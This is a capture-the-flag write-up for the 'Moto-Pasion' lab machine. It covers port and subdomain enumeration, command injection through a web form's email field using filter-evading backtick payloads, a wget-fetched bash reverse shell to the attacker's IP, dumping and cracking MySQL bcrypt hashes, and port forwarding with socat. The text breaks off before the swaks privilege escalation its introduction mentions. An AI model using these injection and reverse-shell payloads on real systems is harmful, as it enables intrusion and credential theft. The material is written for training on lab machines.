TheHackersLabs Moto-Pasion Writeup
A professional walkthrough of the Moto-Pasion machine, covering subdomain enumeration, command injection in a web form, MySQL credential harvesting, SSH key extraction via port forwarding, and privilege escalation through swaks.

The Moto-Pasion machine presents a multi-layered attack chain that begins with subdomain enumeration and command injection in a motorcycle listing web application. Post-exploitation involves discovering database credentials in environment variables, cracking bcrypt hashes from a MySQL database, and extracting an SSH private key from an internal web service exposed via port forwarding. Privilege escalation is achieved by abusing swaks, a command-line SMTP tool, which can be run as root to drop into a privileged shell.
Enumeration
We begin our engagement by performing a full TCP port scan using nmap to discover all active services on the target machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(suraxddq㉿kali)-[~]
└─$ sudo nmap -sS -p- --open --min-rate 5000 -vvv -n 192.168.0.7
[sudo] password for suraxddq:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-17 18:18 CET
Initiating ARP Ping Scan at 18:18
Scanning 192.168.0.7 [1 port]
Completed ARP Ping Scan at 18:18, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:18
Scanning 192.168.0.7 [65535 ports]
Discovered open port 22/tcp on 192.168.0.7
Discovered open port 80/tcp on 192.168.0.7
Discovered open port 8001/tcp on 192.168.0.7
Completed SYN Stealth Scan at 18:18, 0.59s elapsed (65535 total ports)
Nmap scan report for 192.168.0.7
Host is up, received arp-response (0.00024s latency).
Scanned at 2026-01-17 18:18:43 CET for 0s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE     REASON
22/tcp   open  ssh         syn-ack ttl 64
80/tcp   open  http        syn-ack ttl 64
8001/tcp open  vcom-tunnel syn-ack ttl 64
MAC Address: 08:00:27:D2:05:0F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.83 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
The initial scan reveals three open ports: 22 (SSH), 80 (HTTP), and 8001. We proceed with a more detailed service version and script scan to fingerprint the services on the primary ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(suraxddq㉿kali)-[~]
└─$ nmap -sCV 192.168.0.7 -p22,80
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-17 18:20 CET
Nmap scan report for moto-pasion.thl (192.168.0.7)
Host is up (0.00013s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2a:6c:75:96:15:6a:91:b2:63:0f:8d:99:37:ed:c6:6e (ECDSA)
|_  256 fe:5f:fd:44:8a:94:85:b5:02:15:10:58:d7:4f:89:30 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Moto Pasion
|_http-server-header: nginx/1.24.0 (Ubuntu)
MAC Address: 08:00:27:D2:05:0F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.53 seconds

The secondary scan confirms that Nginx 1.24.0 is running on port 80, serving a page titled “Moto Pasion”. We also note the hostname moto-pasion.thl from the nmap output, which we add to our /etc/hosts file. Let’s explore the web application.
Subdomain Enumeration
Since we identified the domain moto-pasion.thl, we use ffuf to fuzz for virtual host subdomains. We filter out the default response size of 178 bytes to isolate valid results.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(suraxddq㉿kali)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt  -u http://moto-pasion.thl -H 'Host:FUZZ.moto-pasion.thl' -fs 178

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://moto-pasion.thl
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.moto-pasion.thl
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

blog                    [Status: 200, Size: 2021, Words: 554, Lines: 59, Duration: 2ms]
:: Progress: [114442/114442] :: Job [1/1] :: 50000 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
We discover the subdomain blog.moto-pasion.thl. After adding it to our /etc/hosts file, we navigate to the blog to explore its content and functionality.

The blog appears to be a motorcycle enthusiast site with posts and articles. We continue exploring the application’s features to identify potential attack vectors.



While navigating the blog, we discover a contact or alert form that accepts user input including fields for motorcycle brand, model, phone number, and email. This kind of form is always worth testing for injection vulnerabilities.
Exploitation
Command Injection Discovery

After analyzing the form’s behavior, we discover that the email parameter is vulnerable to command injection. The backend appears to pass user input directly into a system command without proper sanitization. We test this hypothesis by injecting a curl command using backtick execution, with single-quote splitting to bypass basic WAF filters.
1
mark=Honda&model=a&phonenumber=a&email=`cur'l'+192.168.0.11`
We receive a hit on our HTTP listener, confirming that the target is executing our injected commands. This validates the command injection vulnerability. We now escalate from blind execution to a full reverse shell.
Weaponizing the Injection

Since curl was successfully executed, we test wget to download a payload file from our attacker machine. We use the same backtick-and-quote-splitting technique to evade filters.
1
mark=Honda&model=a&phonenumber=a&email=`wge't'+192.168.0.11/m`
On our Kali machine, we prepare a file named m containing a standard bash reverse shell payload, which the target will download via wget.
1
2
3
┌──(suraxddq㉿kali)-[~/Downloads]
└─$ cat m
/bin/bash -i >& /dev/tcp/192.168.0.11/1234 0>&1

With the payload successfully downloaded onto the target, we trigger the command injection one final time to execute the downloaded reverse shell script with bash.
1
mark=Honda&model=a&phonenumber=a&email=`bas'h'+m`
Catching the Shell
On our attacker machine, our Netcat listener catches the incoming connection, granting us a shell as the developer user.
1
2
3
4
5
6
7
8
9
┌──(suraxddq㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
id
connect to [192.168.0.11] from (UNKNOWN) [192.168.0.7] 43852
uid=1000(developer) gid=1000(developer) groups=1000(developer),8(mail),100(users)
bash: cannot set terminal process group (778): Inappropriate ioctl for device
bash: no job control in this shell
developer@TheHackersLabs-Motopasion:/var/www/html/alerta-moto$
We have successfully gained a foothold on the system as developer. Now we proceed to enumerate the machine internally for privilege escalation paths.
Post-Exploitation
Internal Service Discovery
Using ss, we enumerate all locally listening services to understand the machine’s internal architecture. We discover several internal services, most notably MySQL (3306) and an unknown web service on port 8000 that is only bound to localhost.
1
2
3
4
5
6
7
8
9
10
developer@TheHackersLabs-Motopasion:/tmp$ ss -tulpan |grep LISTEN
tcp   LISTEN 0      511                0.0.0.0:80         0.0.0.0:*    users:(("nginx",pid=1104,fd=5),("nginx",pid=1103,fd=5))
tcp   LISTEN 0      70               127.0.0.1:33060      0.0.0.0:*
tcp   LISTEN 0      100              127.0.0.1:25         0.0.0.0:*
tcp   LISTEN 0      4096             127.0.0.1:8000       0.0.0.0:*
tcp   LISTEN 0      4096         127.0.0.53%lo:53         0.0.0.0:*
tcp   LISTEN 0      4096            127.0.0.54:53         0.0.0.0:*
tcp   LISTEN 0      151              127.0.0.1:3306       0.0.0.0:*
tcp   LISTEN 0      4096                     *:22               *:*
tcp   LISTEN 0      100                  [::1]:25            [::]:*
Environment Variable Leak
We examine the process environment variables using env. This reveals a critical piece of information: a database password stored in the DB_PASS environment variable.
1
2
3
4
5
6
7
8
9
10
11
12
developer@TheHackersLabs-Motopasion:/var/www/html$ env
PWD=/var/www/html
HOME=/home/developer
LS_COLORS=
LESSCLOSE=/usr/bin/lesspipe %s %s
TERM=xterm
LESSOPEN=| /usr/bin/lesspipe %s
USER=developer
SHLVL=3
DB_PASS=hsVDaTtstnrrm
_=/usr/bin/env
OLDPWD=/tmp
The leaked credential DB_PASS=hsVDaTtstnrrm gives us direct access to the MySQL database running on localhost.
MySQL Database Enumeration
We log into MySQL using the discovered password and enumerate the available databases. Inside the internal_application database, we find a users table containing bcrypt-hashed credentials for an administrator and a tester account.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
developer@TheHackersLabs-Motopasion:~$ mysql -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.44-0ubuntu0.24.04.2 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+----------------------+
| Database             |
+----------------------+
| information_schema   |
| internal_application |
| performance_schema   |
+----------------------+
3 rows in set (0.02 sec)

mysql> use internal_application;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+--------------------------------+
| Tables_in_internal_application |
+--------------------------------+
| users                          |
+--------------------------------+
1 row in set (0.00 sec)

mysql> select * from users;
+----+---------------+--------------------------------------------------------------+
| id | user          | password                                                     |
+----+---------------+--------------------------------------------------------------+
|  1 | administrator | $2y$12$m2aJahjLu4d1Njy0kme1eOfwd9kq8Rb4i4Vftzcg0Wus9sr.jr/Le |
|  2 | tester        | $2y$12$KVoB8o4sK.ZyT7ANt.ue7e1CpW7X1TrXOJvaz9evzfD.qJXI1l1ku |
+----+---------------+--------------------------------------------------------------+
2 rows in set (0.01 sec)
Cracking the Hashes
We exfiltrate the bcrypt hashes and run John the Ripper against them using the rockyou.txt wordlist. The administrator hash cracks to bettyboop1.
1
2
3
4
5
6
7
8
9
10
11
┌──(suraxddq㉿kali)-[~/Downloads]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bettyboop1       (?)
1g 0:00:30:11 0.69% (ETA: 2026-01-20 13:29) 0.000552g/s 65.40p/s 68.68c/s 68.68C/s class1..chance7
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
Lateral Movement
Port Forwarding the Internal Service
Recall that port 8000 was listening only on 127.0.0.1. To access this internal web service from our attacker machine, we use socat to forward traffic from the externally reachable port 8001 to the internal port 8000.
1
2
developer@TheHackersLabs-Motopasion:~$ ./socat TCP-LISTEN:8001,fork TCP4:127.0.0.1:8000 &
[1] 1662
With the tunnel established, we can now browse to http://192.168.0.7:8001 from our Kali machine and access the internal application. We log in using the cracked credentials administrator:bettyboop1.

